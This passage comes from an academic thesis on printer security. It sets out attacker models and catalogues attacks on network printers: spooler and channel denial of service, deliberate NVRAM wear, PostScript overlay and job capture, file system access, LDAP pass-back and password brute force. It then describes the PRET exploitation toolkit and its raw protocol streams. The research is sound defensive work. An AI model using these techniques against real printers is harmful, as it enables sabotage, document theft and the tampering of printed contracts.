Deployment channels For detected weaknesses, we evaluated which attacker models are sufficient to carry out the presented attacks. Therefor we researched which channels exists to deploy malicious print jobs. Apart from direct or network access to the device, we especially focused on extending known cross-site printing techniques. We further studied covert channels (e.g., XSS, fax or 'garbage' backchannel) to leak information from the printer device in cases where direct feedback was not available.

4.2. Attacker Models

In the following we list attacker scenarios to be considered. Our default attacker is a network attacker (AM2), meaning anyone who can access the targeted printer device via TCP/IP. However, most attacks described in this work can also be carried out by a local attacker (AM1) or even by a web attacker (AM3) as discussed in Section 7.1.


4.2.1. Local Attacker (AM1)

A local attacker has physical access to the printer device for a limited amount of time. Her capabilities include:

- Plugging in external storage media like memory cards or USB sticks
- Temporarily connecting to the printer device via USB or parallel cable
- Changing control panel settings and pressing certain key combinations

AM1 is a strong attacker model. However, it is not completely unrealistic for most institutions and companies. Gaining physical access to printer devices can generally be considered as less hard than it is for other network components like servers or workstations. This is because printers are usually shared by and accessible to a whole department. Sneaking into an unlocked copy room and launching a malicious print job from USB stick is only a matter of seconds. Further real-world scenarios for AM1 include copy shops or – as a local example – the so called 'VSPL terminals' used to print certificates of study at the University of Bochum.

Figure 4.1.: Shodan search result for printers



4.2.2. Network Attacker (AM2)

An active network attacker can connect to the printer device over a TCP/IP network. Specifically she is capable of:

- Accessing all network services offered by the device, including but not limited to web, FTP, SMB, SNMP, LPD, IPP or raw port 9100/tcp printing
- Establishing various connections over a longer period of time

Note that in contrast to the term commonly used in literature, our network attacker is an ordinary network participant, not capable of any kind of man-in-the-middle attacks. AM2 is quite a strong attacker model as IP packets have to be routed from the attacker to the printer device and backwards but printers usually are not directly connected to the internet[1]. As of July 2016, the Shodan search engine categorizes only 31.264 internet-accessible devices as printers as shown in the screenshot given in Figure 4.1. Attacking intranet printers however may also be attractive to an insider. Imagine an employee who has motivation to obtain the department manager's payroll print job from a shared device. It is also worth mentioning that many new printers bring their own wireless access point – unencrypted by default to allow easy printing, for example via *AirPrint*[2] compatible mobile apps. While connecting to a printer through Wi-Fi requires the attacker to stay physically close to the device, it may be feasible to perform her attack from outside of the targeted institution depending on the signal strength. Note that a wireless attacker falls into the AM2 category because like with a wired network attacker, in the end TCP/IP is used to connect to the device.

4.2.3. Web Attacker (AM3)

A web attacker controls the content of a website visited by a victim which is connected to an intranet printer. She is able to deploy JavaScript code processed by the victim's web browser. AM3 is the weakest attacker model. An attacker can simply set up her own website and wait for users to visit or – in case of targeted attacks – actively send links to victims via email or social media. If a web application is vulnerable to XSS, the attacker can exploit this flaw to inject custom scripts. In this attacker model, the web browser acts as a carrier for malicious print jobs as described in Section 7.1. This way, we aim to reach even printers which are not directly connected to the internet.

It must be noted that AM1, AM2 and AM3 are not the only possible attacker models. For example using social engineering, to make a victim print a malicious document, a technique defined as 'reflexive attack' by [CS11], is not covered in this work – neither are new printing methods like cloud-based printing because they would require access to the providers' portals. Such attack scenarios should be part of future work though.

[1] It however must be noted that in many educational institutions – including the University of Bochum – it is common even today to assign a public IP address to all networked devices including printers.

[2] Apple Inc., *About AirPrint*, `https://support.apple.com/en-us/HT201311`, Jul. 2016

5. Attacks

In the following we collect the attacks from the literature and propose new approaches.

5.1. Denial of Service

Any network resource can be slowed down or even made completely unavailable to legitimate users by consuming its resources in terms of CPU/memory or bandwidth. Common techniques involve stressing services (e.g., web servers and applications) or protocols on the network level (e.g., SYN flooding [Cen96] or more advanced slowloris attacks [HKG09]). While those generic attacks are believed to work against network printers too, we focus on printer-specific denial of service attacks in this chapter. We give a brief overview of methods to cause loss of availability and show that this can be accomplished by very simple means. While the business impact of unavailable printers might be limited in most offices, time-critical industries like overnight digital printing companies may suffer financial loss even for short-term outages.

5.1.1. Print Spooler Queue

A trivial but effective way to keep a printing device busy is to send a large number of documents. If the print spooler receives more jobs than it can process the queue will fill up, suspending print jobs from legitimate users. Such unsolicited print jobs are preferably set to the highest priority if the printing protocol allows prioritization. This simple attack works, because print spoolers are usually designed as FIFO queues instead of using a more 'fair' or balanced algorithm to protect against power users. An evaluation of this attack against our pool of test printers is given in Section 7.2.1.

5.1.2. Transmission Channel

If print jobs are processed in series – which is assumed for most devices – only one job can be handled at a time. If this job does not terminate the printing channel effectively is blocked until a timeout is triggered, preventing legitimate users from printing. This trivial denial of service attack can be improved by setting a high timeout value with PJL as demonstrated by [The12]. The feasibility of such denial of service attacks based on blocking the transmission channel is evaluated in Section 7.2.1.

5.1.3. Document Processing

Page description languages allowing infinite loops or calculations that require a lot of computing time can be abused to keep the printer's RIP busy. Examples of this are complex HP-GL calculations and PostScript programs. If the printer supports direct XPS printing, a zip bomb can be placed. Even minimalist languages like PCL, can be used to upload permanent marcos or fonts, until the available memory is consumed. PJL on HP devices has undocumented features to completely disable further printing functionality. In Section 7.2.1, we evaluate practical approaches of malicious print jobs which lead to denial of service and have been implemented as the `hang` and `disable` commands in our prototype implementation.

5.1.4. Physical Damage

Long-term settings for printers and other embedded devices are stored in non-volatile memory (NVRAM) which is traditionally implemented either as EEPROM or as flash memory. Both components have a limited lifetime. On early HP LaserJets 'flash chips would only sustain about 1000-2000 cycles of re-writing' [Deu11]. Today, vendors of flash memory guarantee about 100,000 rewrites before any write errors may occur. This number sounds large, but PJL and PostScript print jobs themselves can change long-term settings like paper tray media sizes or control panel passwords. Doing this a lot of times on purpose can be a realistic attack scenario leading to physical destruction of the NVRAM. Such ideas are not new: The first PostScript malware in the wild, which appeared in 1990 [Har00], applied the `setpassword` operator multiple times which quickly led to the password becoming unchangeable because of very limited EPROM write cycles on early LaserWriter printers. Note that printing functionality itself is not affected but fixed settings containing wrong values can make the device practically unusable. The feasibility of this attack, which has been implemented as the `destroy` command in the prototype implementation is discussed in Section 7.2.1.

5.2. Privilege Escalation

In the following we given a short introduction to attacks which can be used to bypass protection mechanisms: resetting the device to factory defaults and fooling accounting.

5.2.1. Factory Defaults

Resetting a device to factory defaults is a security-critical functionality as it overwrites protection mechanisms like user-set passwords. This can usually be done by pressing a special key combination on the printer's control panel. Performing such a cold reset only takes seconds and therefore is a realistic scenario for local attackers or penetration testers, who can for example sneak into the copy room at lunchtime. However, physical access to the device is not always an option. The question comes up, if printer vendors have implemented the possibility to perform factory resets on-line using printer control

or page description languages. In the prototype implementation the `reset` command implements such functionality for PML and PostScript as evaluated in Section 7.2.2.

5.2.2. Accounting Bypass

Printing without permission can itself be a security risk or breach of company policy. In environments where print jobs are charged for an inside attacker has a motivation to bypass the accounting system. Typical examples range from copy shops[1] to schools and universities where print quotas are to be enforced. Also, many companies keep track of the printer usage by each employee or by department. Besides free copies, breaking accounting and authentication systems can be used to discredit an employee for example by printing pornographic images under his name. Furthermore, being able to print is a precondition for most of the presented attacks in this work – therefore any restrictions need to be bypassed first. There are two major approaches when it comes to print job accounting: Either let the printer handle it directly or use a print server in between. The first approach is vendor-specific, usually involves some kind of special 'printer driver' and is not further discussed in this work. The other approach involves a separate print server – usually a software implementation – to handle the accounting. The print server may speak LPD, IPP or further printing protocols and forwards jobs to the actual printer. It is important to note that direct network access to the printer must be restricted, otherwise an attacker can easily bypass the print server and its accounting mechanisms. This not only means filtering access to the ports typically assigned to printing protocols, but also to less known printing channels like FTP, SMB or the embedded web server which can be abused to print as described in Section 7.1. An evaluation of popular open-source software print servers is given in Section 7.2.2.

5.3. Print Job Manipulation

If an attacker can alter print jobs, she fundamentally undermines trust. A user cannot be sure anymore if the document viewed on screen is the same as the hard copy emerging from the printer. The impact depends on the context of the print job and can range from simple pranks to serious business impairment. Two techniques are discussed below.


5.3.1. Content Overlay

One simple way to manipulate the appearance of printouts is to use overlays. PCL has a documented function to put overlay macros on top of a document. Unfortunately, this feature is limited to the current print job and cannot be made permanent. PostScript does not offer such functionality by default, however it can be programmed into by redefining PostScript operators: When a PostScript document calls an operator, the first version found on the dictionary stack is used. Operators usually reside in the `systemdict` dictionary, however by placing a new version into the `userdict`

[1] This thesis was actually printed in a copy shop but we swear every single page was properly paid for

dictionary, operators can be practically overwritten because the user-defined version is the first one found on the dictionary stack. Using the `exitserver` operator, such changes can be made permanent – at least until the printer is restarted (compare [Ado99]). A scheme of the PostScript dictionary stack is given in Figure 5.1.

Figure 5.1.: The PostScript dictionary stack



The potential impact of redefining operators is only limited by creativity. When further legitimate documents are printed and call a redefined operator, the attackers version will be executed. This can lead to a whole class of attacks and will confront us over and over again in this work. Note however that this is not necessarily a security bug, but a 32 years old language feature, available in almost any PostScript printer and RIP. In the context of overlaying content, we can use this hack to add arbitrary graphics or fonts to hard copies of a document. Pranks range from occasional coffee stains on the sheets of a particular user to the simulation of a near empty toner cartridge. It is also possible to completely alter the appearance of a document by overlaying a blank page and then adding custom content. For a more advanced attack, imagine the victim wants to sell a good to the attacker. Both parties agree on a price and receive a digital copy of the sales agreement. As the attacker knows the exact location of the price in the document, by manipulating the victim's printer she can add a blank rectangle here, including a lower price. If the printout is not re-checked before the contract is signed, the victim might need a good lawyer. This attack works even if the contract document was digitally signed and verified by a print server, because the file itself remains untouched. The idea of manipulating purchase contracts with PostScript is not new and has been mentioned in [Dü07] and [Cos12]. However, they use conditional statements in a PostScript document to be viewed and interpreted on the host, while we infect the printer itself and can launch the attack independently of the document format as long as PostScript is used as a printer driver. In the prototype implementation, the `overlay` and `cross` commands offer such functionality, which is practically evaluated in Section 7.2.3.

5.3.2. Content Replacement

Even if an attacker can put an overlay above existing documents, she will not be able to alter specific values in the original document unless its exact structure is known. Sometimes we do not only want to add custom content, but to parse and replace parts of the existing document. Especially replacing text seems to be an attractive function, introducing new possibilities to the attacker as she can go for targeted manipulation or randomly transpose digits and introduce misspellings. The `replace` command in the prototype implementation offers such functionality which is evaluated in Section 7.2.3.

5.4. Information Disclosure

In the following we given an introduction to multiple information disclosure attacks: access to the memory and file system, capturing printouts as well as password cracking.

5.4.1. Memory Access

If an attacker gains access to the printer's memory, she may be able to obtain sensitive data like passwords or printed documents. Write access to the memory might even lead to code execution. [Cos12] discovered a way to dump the memory using the proprietary `vxmemfetch` PostScript operator built into certain Xerox printer models. For PJL, a vendor-specific command documented in the Brother laser printer product specifications [Ltd04] and discussed by [Cos10] allows to 'write data to or retrieve data from the specified address of the printer's NVRAM'. This functionality is abused in the implemented `nvram` command and evaluated in Section 7.2.4.

5.4.2. File system Access

If an attacker has read access to the file system, she can potentially retrieve sensitive information like configuration files or stored print jobs. Manipulation of files through write access might even lead to remote code execution – for example by editing `rc` scripts or replacing binary files to be executed. Therefore printers should never allow direct access to the file system. However, legitimate language constructs are defined for PostScript and PJL to do exactly this [Ado99, HP 97]. Such features exist for historic reasons when bandwidth was a major bottleneck. Frequently used fonts and graphics are once downloaded to the device and can be re-used in further print jobs. While such functionality enhances printing performance, it poses a severe security risk to networked devices. In Section 7.2.4, we evaluate which printer models do either not implement file system access at all, sandbox access to a certain directory or allow access to the whole file system, including mounted USB sticks etc. Access to the file system is the major functionality provided by our prototype software and implemented in the commands `ls`, `get`, `put`, `append`, `delete`, `rename`, `find`, `mirror`, `touch`, `mkdir`, `cd`, `pwd`, `chvol`, `traversal`, `format`, `fuzz` and `df`.

5.4.3. Print Job Disclosure

The most valuable data found on printers is print jobs themselves. Even in a digital world, important documents are printed and kept as hard copies – if only because of for legal reasons. In high security environments with encrypted hard disks and network traffic, printers might be the weakest link in the security chain. However, even with access to the file system of a printer device an attacker cannot retrieve print jobs unless they have explicitly been stored. This is because print jobs are processed on-the-fly in memory only and never touch the hard disk. In the following we will discuss legitimate print job features retention and methods to actively capture documents to being printed.

Job Retention Some printers have stored print jobs accessible from the web server (e.g., the *HP DesignJet Z6100ps*). This issue has been discussed by [Cre05]. Usually however, job retention must be explicitly activated for a certain print job which can be done using standard PJL commands or proprietary PostScript code. Jobs are then kept in memory and can be reprinted from the control panel. Legitimate job retention features are implemented in the `hold` command and practically tested in Section 7.2.4.

Job Capture It is possible but uncommon to activate job retention in the printing dialog. With PostScript however, we have complete access over the current print job as previously discussed and with the `exitserver` operator, we can break out of the server loop and even access future jobs. Such functionality has the potential to capture all documents if PostScript is used as a printer driver. In Section 7.2.4, we evaluate in how far such an approach – implemented in the `capture` command – is feasible.

5.4.4. Credential Disclosure

Printers are commonly deployed with a default password or no initial password at all. In both cases, end-user or administrators have to actively set a password to secure the device. One approach to systematically collect credentials and other information from the web server is the *Praeda*[2] tool. Besides exploiting vulnerabilities that lead to disclosure of device passwords, the program gathers usernames and email addresses, which are often publicly available via the printer's web interface and can be used for further network penetration tests. One remarkable class of attacks to be mentioned in this context is pass-back attacks were 'an MFP device is directed into authenticating […] against a rogue system rather than the expected server' [HB11]. This works in setups where an MFP verifies users by requesting and external LDAP server. Note that the password to access the LDAP server is stored on the MFP itself. If the MFP allows an attacker to change the address of the LDAP server while keeping the old password, whenever someone (e.g., the attacker itself) tries to authenticate with the MFP, the MFP leaks the original LDAP password to the attacker-controlled server.

[2] Heiland, D., *Praeda – Automated Printer Data Harvesting Tool*, `http://h.foofus.net/?page_id=218`, Aug. 2016

This example shows that passwords resident on printers may not only harm the device itself if integrated into a company's network. Printers and MFPs – which may offer insufficient protection – are therefore a good starting point in network penetration tests.

Besides information leaked from the embedded web server, printing languages offer limited passwords protection mechanisms themselves. Breaking such mechanisms has a priority in this work because – as stated – we focus on printer-specific weaknesses. Furthermore, whilst the routines to set the password for a printer's embedded web server differ from model to model they are standardized for both, PJL and PostScript. Although it is not very common for end-users or even administrators to set or actually know about these passwords, if enabled they can break some of the attacks discussed in this work. Attackers should therefore have a motivation to crack or bypass them if necessary. PJL offers the possibility to set a password to lock access to the printer's hard disk and/or control panel. The standard however allows only numerical values ranging from 1 to 65,535 as key space [HP 97]. Brute-force attacks as proposed by [FX 02] thus seem feasible. PostScript offers two types of passwords: one to change long-term system settings, the other to permanently alter the PostScript environment. The standard makes no explicit statement about key sizes, however both passwords are of type *string* which means up to 65,535 characters [Ado99]. On the other hand, for simple passwords brute-force is very fast as passwords can be verified within a PostScript program running on the printer device itself. Performance can therefore be compared to offline cracking. An evaluation of brute-force attacks against PJL and PostScript passwords is given in Section 7.2.5. In the prototype implementation, the `lock` and `unlock` commands are used for setting and cracking passwords.

5.5. Remote Code Execution

In this section we discuss the risk of remote code execution on printer devices. While there are numerous potential attack vectors, two standard ways of importing foreign code are present in most of today's printers and MFPs by design: the ability to perform firmware updates and to install additional software packages. First of all however, we give a short introduction to the danger of buffer overflows in embedded devices.

5.5.1. Buffer Overflows

While the risk of buffer overflows is well-known and not limited to printers [Ale96], it must be noted that printers provide various additional network services, potentially prone to this kind of attack. The LPD protocol (see Section 2.1.1) seems particularly interesting, because it allows multiple user-defined vectors like jobname, username or hostname, which may not be sufficiently protected. The result of sending more characters than allowed by the specification [McL90] is evaluated in Section 7.2.6. This functionality is implemented in a separate Python program, `lpdtest.py`.

5.5.2. Firmware Updates

The dangers of malicious firmware updates are well-known and have been discussed early by [ASK02] and [Tso06]. In contrast to other networked devices however, it is assumed to be common for printers to deploy firmware updates as ordinary print jobs. If this is confirmed it opens up a wide gateway for attackers because access to printing functionality is usually a low hurdle. We can only speculate about the motivation for such insecure design decisions but it seems logical that historic reasons play a role: Printers used to be connected by parallel or USB cable. Without network connectivity, security played a less important role and without a password-protected web server or similar functionality the printing channel was the only way to send data to the device. Firmware modification attacks against network printers have been demonstrated by [CS11] for HP devices, by [Jor14] for the Canon PIXMA series and by [Hei11, WE16] for various Xerox models as described in Chapter 3. As a countermeasure, vendors started to digitally sign their firmware [HP 12]. The security of code signing is based on keeping the private key a long-term trade secret. There are however potentially still printers in the wild which are vulnerable to malicious firmware – either because they have not yet been updated or because proprietary checksum algorithms are sold as cryptographically secure digital signature schemes. It certainly must be pointed out that analyzing firmware can be hard if vendors do not document their firmware formats and update routines. Usually this requires some reverse engineering. As announced, we will not conduct an in-depth analysis of printer firmware security in this work but instead give a rough overview of firmware deployment procedures in Section 7.2.6.

5.5.3. Software Packages

In the recent years, printer vendors have started to introduce the possibility to install custom software on their devices. The format of such 'printer apps' is proprietary and SDKs are not available to the public. The feature of writing customized software which runs on printers was intended and is reserved for resellers and contractors, not for end-users. Hereby a printer fleet can be adapted to the special needs and business processes of a company; document solution providers can easily integrate printers into their management software. One popular example is *NSi AutoStore*[3] which can be installed on many MFPs and automatically upload scanned or copied documents to predefined locations. Obviously, the feature to run custom code on a printer device is a potential security thread. Furthermore code signing of software packages is potentially harder than it is for firmware as software is not only written by the printer manufacturer but by a broader range of developers who need to be in possession of the secret key to sign their software. Therefore it is logical to include the secret key in SDKs which are protected by being exclusively available from developer platforms. In Section 7.2.6 we try to systematically gather information on vendor-specific software platforms/SDKs.

[3] Nuance Communications, Inc., *NSi AutoStore*, `http://www.notablesolutions.com/products/nsi-autostore/`, Aug. 2016


6. Prototype Implementation

To automate most of the introduced attacks, we wrote a prototype software entitled *PRET* 'Printer Exploitation Toolkit'. *Python*[1] was chosen as a programming language because it allows rapid software development and easy access to TCP/IP sockets which is required to communicate with targeted network printers. In this chapter, we will give a survey of the program's features and discuss implementation issues.

6.1. Program Overview

PRET consists of several thousand lines of code split up into 13 classes to keep logical functionality well-structured. A simplified UML class diagram is shown in Figure 6.1.

Figure 6.1.: UML class diagram of PRET



[1] Python Software Foundation, *Python*, `https://www.python.org/`, Aug. 2016

The central *printer* class implements generic functions for device interaction and file system access, independent from the concrete page description or job control language. It inherits from the native Python module *cmd.Cmd*[2] which 'provides a simple framework for writing line-oriented command interpreters'. A CLI was preferred over a GUI or a web-based approach for reasons of simplicity and enhanced flexibility like scripting as described in Section 6.1. The classes *postscript*, *pjl* and *pcl* which inherit from the *printer* class implement language-specific functions like capturing PostScript print jobs or disabling PJL disk locks. The *output* class handles console output while the *log* and *file* classes implement helper functions to read from or write to local files. The *conn* class adds functionality to connect to a printer device via TCP/IP sockets or USB/parallel port. The *fuzzer* class contains hardcoded path traversal strategies used for PostScript or PJL file system fuzzing. The *capabilities* class adds support for printer language discovery via IPP, SNMP or HTTP as discussed in Section 6.2. The *codebook* class contains a dictionary of PCL status codes while the *const* class holds constants like UEL sequences (compare [HP 92]) to be used by *printer* and its subclasses. Last but not least, the *pret* class is responsible for calling the main program.

Program Usage In the prototype implementation, the `--load` argument can be used to load and run commands from a file. This functionality makes *PRET* completely scriptable and allows to easily automate vulnerability tests of printers. The `--log` argument records all raw data sent to the printer device into a local file. This is useful to create a malicious print job to be deployed over other printing channels than port raw 9100/tcp – for example using an USB stick (see Section 7.1). The `--quiet` and `--debug` switches cause the program's output to be either minimalist or verbose. An overview of *PRET*'s command line arguments is given in Listing 6.1.

Listing 6.1: PRET usage

```
usage: pret.py [-h] [-s] [-q] [-d] [-i file]
               [-o file] target {ps,pjl,pcl}

positional arguments:
  target                printer device or hostname
  {ps,pjl,pcl}          printing language to abuse

optional arguments:
  -h, --help            show this help message and exit
  -s, --safe            verify if language is supported
  -q, --quiet           suppress warnings and chit-chat
  -d, --debug           enter debug mode (show traffic)
  -i file, --load file  load and run commands from file
  -o file, --log file   log raw data sent to the target
```

[2] Python Software Foundation, *cmd — Support for line-oriented command interpreters*, `https://docs.python.org/2/library/cmd.html`, Aug. 2016

6.2. Printer Discovery

Before attacking a network printer, we need to make sure the unit in question actually is a printing device and supports the chosen language. Otherwise, PostScript, PJL or PCL commands sent to port 9100/tcp may be interpreted as plain text and simply printed out. In the worst case, this means the whole attack process is logged on hard copies which is neither in the interest of a malicious attacker whose goal is to stay under the radar nor desired by a legitimate penetration tester who intends to reduce garbage copies and disturbance of the targeted business. For this very reason, vulnerability scanners like Nessus[3] and OpenVAS[4] tend to omit analyzing printers in the default (non-destructive) configurations.[5]

To identify the capabilities of a certain printing device, we use various approaches. First, supported languages are directly enumerated using SNMP (161/udp) and IPP (631/tcp) if those services are available. Secondly, the model string of the device is retrieved over IPP, SNMP and HTTP and subsequently looked up in a database containing 2316 PostScript, 2040 PJL and 2524 PCL compatible printers. This database was built by parsing 5461 PPD files shipped with the Debian package `foomatic-db-compressed-ppds`.[6] Note that the model string could be directly retrieved via PJL and Postscript, but logically we need to known if those languages are supported *before* actually speaking them.

Protocol	Supported languages	Printer model string
IPP	`printer-description`	`printer-description`
SNMP	`prtInterpreterDescription`	`hrDeviceDescr`
HTTP	-	HTML title

Table 6.1.: Attributes used for printer discovery

In the prototype implementation, the `--safe` switch can be used to verify support for the specified language prior to establishing a raw printing connection to port 9100/tcp. Implementation details for printer discovery via IPP, SNMP and HTTP are documented in the following sections. An overview of attributes used to identify the supported languages and the printer model string is given in Table 6.1. Further protocols to obtain the printer model string and capabilities include SLP [GP+99] and DNS-SD [GVE00]. However, they have not been implemented for complexity reasons.

[3] Tenable Network Security, *Nessus Vulnerability Scanner*, `http://tenable.com/products/nessus-vulnerability-scanner`, Aug. 2016

[4] Greenbone Networks GmbH, *OpenVAS – Open Vulnerability Assessment System*, `http://www.openvas.org/`, Aug. 2016

[5] OpenVAS 'Do not scan printers' NASL script enabled by default in 'Full and fast' scan configuration, `http://plugins.openvas.org/nasl.php?oid=11933`, Aug. 2016

[6] Kamppeter, T., *Foomatic*, `http://openprinting.org/download/foomatic/`, Aug. 2016

6.2.1. IPP

IPP can be used to request the `printer-description` attribute group as defined in [H+00]. The IPP response contains an optional `printer-info` attribute, which includes the printer model and supported languages. As we do not want to require any third-party libraries for IPP communication, nor have ambitions to re-write a whole implementation of the IPP protocol, a minimalist approach to quickly extract relevant information was taken. With IPP based on HTTP, native Python modules could be used to query IPP attributes via HTTP POST requests to `http://printer:631/`. An example request for the `printer-description` attribute and the response returned by an *HP LaserJet 4250* printer is shown in Listing 6.2. The request was built with the help of *ipptool*,[7] an IPP test suite which is part of CUPS. Note that no IPP queue name is used, which seems a reasonable default for most printers but might not work for devices that require custom queue names.

Listing 6.2: IPP request and response for printer-description attribute group

```
1 > POST / HTTP/1.0
2 > User-Agent: Python-urllib/2.7
3 > Content-Type: application/ipp
4 > Content-Length: 152
5
6 > \x01\x01\x00\x0b\x00\x01\xab\x10\x01G\x00\x12attributes-charset
7 > \x00\x05utf-8H\x00\x1battributes-natural-language\x00\x02enE\x00
8 > \x0bprinter-uri\x00\x14ipp://localhost/ipp/D\x00\x14requested-at
9 > tributes\x00\x13printer-description\x03
10
11 < Server: Virata-EmWeb/R6_2_1
12 < Content-Type: application/ipp
13 < Transfer-Encoding: chunked
14 < Connection: close
15
16 < [...]CMD:PJL,MLC,PCLXL,PCL,PJL,POSTSCRIPT;
17 < [...]MDL:hp LaserJet 4250;CLS:PRINTER[...]
```

6.2.2. SNMP

SNMP is the default method implemented by CUPS to discover network printers.[8] External access to SNMP services should be blocked by corporate firewalls, however, if the SNMP service is accessible (e.g., internal penetration testing scenario) it can be used to reliably enumerate device capabilities. To obtain a list of supported page description languages, *PRET* requests the `prtInterpreterDescription` object (OID 1.3.6.1.2.1.43.15.1.1.5) from the 'Printer MIB' [BML04]. If this MIB is not supported by the device, the `hrDeviceDescr` object (OID 1.3.6.1.2.1.25.3.2.1.3) from the 'Host Resources MIB' [GW93] is used to retrieve the printer model string

[7] Sweet, M., *ipptool manpage*, `http://www.cups.org/doc/man-ipptool.html`, Aug. 2016
[8] Sweet, M., *Using Network Printers*, `http://www.cups.org/doc/network.html`, Aug. 2016

which subsequently is looked up in the local language database. In our prototype implementation, SNMP functionality requires the *snimpy*[9] third-party Python module.

6.2.3. HTTP

Network printers usually bring their own embedded web server. The HTML title tag often contains the product name which is extracted by *PRET* and simply matched against the records in the in the database of supported languages. Note that while this approach is less accurate than the ones mentioned before, chances for an attacker to be able to access the HTTP(s) ports are potentially higher than for IPP/SNMP services.

6.3. Protocol Design

While the process of sending PDL datastreams to a printing device and receiving the responses is straightforward in theory, various pitfalls had to be handled in practice. Different models use different control characters to announce the end of line or job. Status and error messages need to be parsed and handled. The challenge was to find a protocol compatible with as many devices as possible. In the following, we describe how implementation issues were solved for the three languages supported by *PRET*: PCL, PJL and PostScript.

6.3.1. PCL

Sending and receiving PCL data was implemented as follows. First we use the `@PJL ENTER LANGUAGE` command to force the stream to follow being interpreted as PCL. This is necessary in case automatic language switching is not available or has been disabled. Finally, a random number is echoed as a delimiter to mark the end of the response. As PCL allows only the echo of a single, signed 16bit integer, a random number ranging from -256 to -32767 is used. The whole datastream is wrapped into UEL sequences as shown in Listing 6.3. One major problem observed was heavy packet fragmentation on some devices, which send back only two bytes per packet for unknown reasons. This makes getting feedback from the printer a very slow process.

Listing 6.3: Raw PCL job sent to printer

```
1 \x1b%-12345X                          (UEL sequence)
2 @PJL ENTER LANGUAGE = PCL             (force PCL interpreter)
3 [...]
4 \x1b*s1M                              (actual PCL commands)
5 [...]
6 \x1b*s-1923X                          (echo random number)
7 \x1b%-12345X                          (UEL sequence)
```

[9] Bernat, V., *snimpy Python module*, `https://pypi.python.org/pypi/snimpy`, Aug. 2016

6.3.2. PJL

In PJL mode, commands are directly sent over the printing channel. Optionally, status messages can be requested and parsed (see `status` command). A hardcoded string concatenated with a random number ranging from 0 to 65535 is used as a delimiter. One problem we decided to live with is that the delimiter – and the output of commands in general – is sporadically returned in the wrong order by Brother devices. Prepending the UEL at the beginning of each job causes some printers not to respond for unknown reasons, therefore an UEL sequence is only appended at the end of each job. An example PJL stream is shown in Listing 6.4. When connecting to a printer device for the first time, the commands `@PJL USTATUSOFF` and `@PJL SET TIMEOUT=255` are send to disable unsolicited status messages (compare [HP 97]) and make sure the connection does not fail because of a low timeout value setting.

Listing 6.4: Raw PJL job sent to printer

```
[...]
@PJL INFO ID                          (actual PJL commands)
[...]
@PJL INFO STATUS                      (optional status command)
@PJL ECHO DELIMITER7429               (echo random number)
\x1b%-12345X                          (UEL sequence)
```

6.3.3. PostScript

The `@PJL ENTER LANGUAGE` command is again used to force the datastream being treated as PostScript. Optional I/O hack commands as explained below are followed by the actual PostScript code. Equally to PJL, a hardcoded string concatenated with a random number ranging from 0 to 65535 is used as delimiter. The whole print job is wrapped into UEL sequences as shown in Listing 6.5. When connecting to a printer device for the first time, the command `<< /DoPrintErrors false >> setsystemparams` is send to disable PostScript error messages to be printed.

Listing 6.5: Raw PostScript job sent to printer

